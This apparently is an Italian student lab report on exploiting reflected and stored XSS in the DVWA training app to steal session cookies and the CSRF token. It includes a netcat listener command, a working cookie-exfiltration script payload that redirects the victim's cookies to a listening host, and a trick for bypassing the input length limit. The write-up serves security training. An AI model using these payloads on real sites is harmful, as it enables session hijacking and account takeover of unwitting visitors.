Exploit DVWA - XSS e CFRS token

Gli attacchi XSS sono possibili a causa di applicazioni Web vulnerabili. Le vulnerabilità si generano perchè un'applicazione utilizza un input proveniente dall'utente senza filtrarlo, successivamente utilizza questo input per generare un output, ovvero il contenuto che verrà mostrato all'utente.
Attraverso questo metodo è possibile prendere il controllo sul codice in output così da portare avanti un attacco nei confronti dei visitatori del sito web.

Per attaccare i visitatori del sito web attraverso il cross site scripting (XSS) è possibile procedere in vari modi:

- Forzando il caricamento di contenuto malevolo nei loro web browser.
- Eseguendo operazioni al posto dell'utente, come per esempio comprare un prodotto o modificare la password di un'utenza.
- Rubando i loro cookie di sessione, impersonificando di fatto gli utenti legittimi.

L'esempio portato in questa relazione è una attacco XSS con la finalità di individuare i cookie di sessione e quindi il CSFR token in modo tale da poterli sfruttare per impersonificare gli utenti.

Per individuare una vulnerabilità XSS occorre innanzitutto controllare ogni campo di input all'interno del sito/webapp e verificare se in qualche modo viene mostrato l'output sull'applicazione web. L'output mostrato nell'URL sarà in nostro punto di riflessione.
Una volta trovato il punto di riflessione, bisogna capire se è possibile iniettare del codice e controllare se arriva in qualche modo all'output.
Nell'esempio successivo mostro come ho trovato la vulnerabilità.


Prima di iniziare occorre distinguere due tipi di attacchi XSS

- Attacco XSS reflected avviene quando il payload malevolo viene trasportato dalla richiesta che il browser della vittima invia al sito vulnerabile.
- Attacco XSS stored avviene quando il payload viene spedito al sito vulnerabile e poi successivamente salvato.


Nell'esempio successivo spiegherò come ho svolto i due tipi di attacco:

Attacco XSS Reflected

Utilizzando Kali linux e Metasploitable 2 ho avuto accesso alla DVWA, impostando la sicurezza su low ho sviluppato un attacco XSS di tipo reflected.
Per prima cosa bisogna verificare se il sito target ha una verifica degli input, come detto sopra, in fase di svilupp del sito web occorre inserire una verifica degli input oppure il sito/webapp risulterà vulnerabile.
Inserendo un valore qualsiasi all'interno dell'interfaccia possiamo notare che viene visualizzato un output nell'url, questo è il punto di riflesso.




Trovato il punto di riflesso ho verificato che nella web app possa inserire codice malevolo. Per farlo ho utilizzato la questa stringa:
<script>alert('XSS')</script>



E’ possibile notare che il codice iniettato dà esito positivo, quindi posso procedere con l’exploit.
Utilizzando netcat su kali linux creo una stringa che mi permetta di ascoltare il traffico su una determinata porta.
Analizzando le porte con nmap verifico quelle utilizzate, scelgo quindi di utilizzare la 1025.


Mi metto in ascolto su netcat sulla porta 1025 con il comando:
nc -l -p 1025



Inserisco nello spazio di input sul sito una stringa che mi permetta di importare tramite netcat i dati dei cookie su linux:


<script>window.location='http://127.0.0.1:1025/?cookie=' + document.cookie</script>

Il risultato ottenuto è questo:




Attacco XSS stored

Verifichiamo come prima che la web app accetti codice malevolo inserendo una stringa che genera un banner: <script>alert('Sei stato hackerato')</script>




Ora cercando di procedere con l'exploit notiamo che non è possibile scrivere più di 50 caratteri, infatti inserendo la stringa precedente non riesco a importarla tutta:

<script>window.location='http://127.0.0.1:1025/?cookie=' + document.cookie</script>



Per bypassare questo problema occorre modificare un valore all'interno del codice sorgente della webapp.
Cambiando il valore 50 con 200 oppure, con qualsiasi altro valore che contenga la lunghezza dello script, ottengo lo stesso risultato dell'attacco precedente.



In entrambi i casi sono riuscito ad evidenziare il cookie con il CSFR token.